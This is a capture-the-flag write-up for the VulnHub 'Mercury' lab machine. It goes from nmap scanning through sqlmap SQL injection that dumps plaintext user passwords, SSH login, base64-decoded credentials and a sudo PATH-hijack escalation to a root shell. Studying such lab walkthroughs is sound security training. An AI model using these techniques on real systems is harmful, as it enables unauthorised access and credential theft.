# VulnHub-Mercury

## Target IP Address

```
nmap -T5 192.168.1.1/24
```

**IP Address: 192.168.1.20**

---

> ## Scanning & Enumeration

---

## nmap

```
nmap -A -O -p- -T5 -oN nmap.txt 192.168.1.20
```

PORT STATE SERVICE VERSION
**22/tcp** open ssh **OpenSSH 8.2p1 Ubuntu 4ubuntu0.1** (Ubuntu Linux; protocol 2.0)
**8080/tcp** open http-proxy **WSGIServer/0.2 CPython/3.8.2**\

**| http-robots.txt: 1 disallowed entry**


```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-30 08:46 IST
Nmap scan report for 192.168.1.20
Host is up (0.00042s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http-proxy WSGIServer/0.2 CPython/3.8.2
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Wed, 30 Sep 2020 03:16:44 GMT
|     Server: WSGIServer/0.2 CPython/3.8.2
|     Content-Type: text/html
|     X-Frame-Options: DENY
|     Content-Length: 2366
|     X-Content-Type-Options: nosniff
|     Referrer-Policy: same-origin
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta http-equiv="content-type" content="text/html; charset=utf-8">
|     <title>Page not found at /nice ports,/Trinity.txt.bak</title>
|     <meta name="robots" content="NONE,NOARCHIVE">
|     <style type="text/css">
|     html * { padding:0; margin:0; }
|     body * { padding:10px 20px; }
|     body * * { padding:0; }
|     body { font:small sans-serif; background:#eee; color:#000; }
|     body>div { border-bottom:1px solid #ddd; }
|     font-weight:normal; margin-bottom:.4em; }
|     span { font-size:60%; color:#666; font-weight:normal; }
|     table { border:none; border-collapse: collapse; width:100%; }
|     vertical-align:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Wed, 30 Sep 2020 03:16:44 GMT
|     Server: WSGIServer/0.2 CPython/3.8.2
|     Content-Type: text/html; charset=utf-8
|     X-Frame-Options: DENY
|     Content-Length: 69
|     X-Content-Type-Options: nosniff
|     Referrer-Policy: same-origin
|     Hello. This site is currently in development please check back later.
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: WSGIServer/0.2 CPython/3.8.2
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
```

# Dirbuster

- No useful results

# http://192.168.1.20:8080


- **robots.txt**





- Nothing useful here too


---

## Searchsploit


```
searchsploit WSGI
```




- Nothing particularly interesting, but this prompted me to try directory traversal




- It redirected me to a 404 page
  - But this showed us that a directory **mercuryfacts** might exist





## Dirb on http://192.168.1.20:8080/mercuryfacts/


- http://192.168.1.20:8080/mercuryfacts/cgi-bin/ (CODE:500|SIZE:122179)
- http://192.168.1.20:8080/mercuryfacts/todo (CODE:200|SIZE:43)

```
[m3rc@brut3-g33579 Mercury]$ dirb http://192.168.1.20:8080/mercuryfacts/ -f

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Sep 30 09:16:25 2020
URL_BASE: http://192.168.1.20:8080/mercuryfacts/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Fine tunning of NOT_FOUND detection

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.20:8080/mercuryfacts/ ----
+ http://192.168.1.20:8080/mercuryfacts/cgi-bin/ (CODE:500|SIZE:122179)
+ http://192.168.1.20:8080/mercuryfacts/todo (CODE:200|SIZE:43)

-----------------
END_TIME: Wed Sep 30 09:16:58 2020
DOWNLOADED: 4612 - FOUND: 2
[m3rc@brut3-g33579 Mercury]$
```

## /todo




## /1




- The **Fact id** might be vulnerable to SQL injection

```
sudo sqlmap -u http://192.168.1.20:8080/mercuryfacts/ -dbs --batch
```

```
[10:02:07] [INFO] fetching database names
[10:02:07] [INFO] retrieved: 'information_schema'
[10:02:08] [INFO] retrieved: 'mercury'
available databases [2]:
[*] information_schema
[*] mercury
```

- The website is vunerable to SQL injection
- We have recovered two databases.
    - **mercury** might have the information we need
    - Extracting Data from Mercury

```
sudo sqlmap -u http://192.168.1.20:8080/mercuryfacts/ -D mercury --dump-a
```

```
Database: mercury
Table: users
[4 entries]
+----+---------------------------------+-----------+
| id | password                        | username  |
+----+---------------------------------+-----------+
| 1  | johnny1987                      | john      |
| 2  | lovemykids111                   | laura     |
| 3  | lovemybeer111                   | sam       |
| 4  | mercuryisthesizeof0.056Earths | webmaster |
+----+---------------------------------+-----------+
```

```
Database: mercury
Table: facts
[8 entries]
+----+-------------------------------------------------------------+
| id | fact                                                        |
+----+-------------------------------------------------------------+
| 1  | Mercury does not have any moons or rings.                   |
| 2  | Mercury is the smallest planet.                             |
| 3  | Mercury is the closest planet to the Sun.                   |
| 4  | Your weight on Mercury would be 38% of your weight on Earth. |
| 5  | A day on the surface of Mercury lasts 176 Earth days.       |
| 6  | A year on Mercury takes 88 Earth days.                      |
| 7  | It's not known who discovered Mercury.                      |
| 8  | A year on Mercury is just 88 days long.                     |
+----+-------------------------------------------------------------+
```

## SSH

> Username -> webmaster
>
> Password -> mercuryisthesizeof0.056Earths

```
[m3rc@brut3-g33579 Mercury]$ ssh webmaster@192.168.1.20
webmaster@192.168.1.20's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 30 Sep 04:56:29 UTC 2020

  System load:  0.0               Processes:              100
  Usage of /:   73.3% of 4.86GB   Users logged in:        0
  Memory usage: 60%               IPv4 address for enp0s3: 192.168.1.20
  Swap usage:   0%


22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Sep  1 13:57:14 2020 from 192.168.31.136
webmaster@mercury:~$
```

## |--User Flag--|

```
webmaster@mercury:~$ ls -la
total 36
drwx------ 4 webmaster webmaster 4096 Sep  2 13:04 .
drwxr-xr-x 5 root      root      4096 Aug 28 11:33 ..
lrwxrwxrwx 1 webmaster webmaster    9 Sep  1 10:01 .bash_history -> /dev/null
-rw-r--r-- 1 webmaster webmaster  220 Aug 27 13:13 .bash_logout
-rw-r--r-- 1 webmaster webmaster 3771 Aug 27 13:13 .bashrc
drwx------ 2 webmaster webmaster 4096 Aug 27 14:19 .cache
drwxrwxr-x 5 webmaster webmaster 4096 Aug 28 12:56 mercury_proj
-rw-r--r-- 1 webmaster webmaster  807 Aug 27 13:13 .profile
-rw-rw-r-- 1 webmaster webmaster   75 Sep  1 11:01 .selected_editor
-rw------- 1 webmaster webmaster   45 Sep  1 10:09 user_flag.txt
webmaster@mercury:~$ cat user_flag.txt
[redacted]
webmaster@mercury:~$
```

## Enumerating for Escalating Privileges -1

- **notes.txt**

```
webmaster@mercury:~/mercury_proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc216ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==
webmaster@mercury:~/mercury_proj$
```

- Looks like username and password, with password encoded in base64

### Decoding webmaster

```
echo "bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK" | base64 --decode
```

```
[m3rc@brut3-g33579 ~]$ echo "bWVyY3VyeWlzdGhlc216ZW9mMC4wNTZFYXJ0aHMK" | base64 --decode
mercuryisthesizeof0.056Earths
[m3rc@brut3-g33579 ~]$
```

- Looks like we are getting the ssh password

### Decoding linuxmaster

```
echo "bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==" | base64 --decode
```

```
[m3rc@brut3-g33579 ~]$ echo "bWVyY3VyeW1lYW5kaWFtZXR1cmlzNDg4MGttCg==" | base64 --decode
[m3rc@brut3-g33579 ~]$
```

- logging in as linuxmaster

```
webmaster@mercury:~/mercury_proj$ su linuxmaster
Password:
linuxmaster@mercury:/home/webmaster/mercury_proj$
```

## Enumerating for Escalating Privileges -2


```
sudo -l
```

```
linuxmaster@mercury:~$ sudo -l
[sudo] password for linuxmaster:
Sorry, try again.
[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:~$
```

```
cat /usr/bin/check_syslog.sh
```

```
linuxmaster@mercury:~$ cat /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
```

```
sudo /usr/bin/check_syslog.sh
```




- check_syslog executes the tails program, so we can change the PATH environment to get the program to execute vim in its place


```
ln -s /usr/bin/vim tail
```

```
export PATH=$(pwd):$PATH
```

- Once we execute the following command that will execute check_syslog.sh in a –preserve environment which will link vim editor to tail program and open the syslog.sh script in vi editor mode.

```
sudo --preserve-env=PATH /usr/bin/check_syslog.sh
```

```
:!/bin/bash
```





- We have become root

---

# |--Root Flag--|

---


root@mercury:/home/linuxmaster# cd /root
root@mercury:~# cat root_flag.txt
Congratulations on completing Mercury!!!
If you have any feedback please contact me at SirFlash@protonmail.com
root@mercury:~#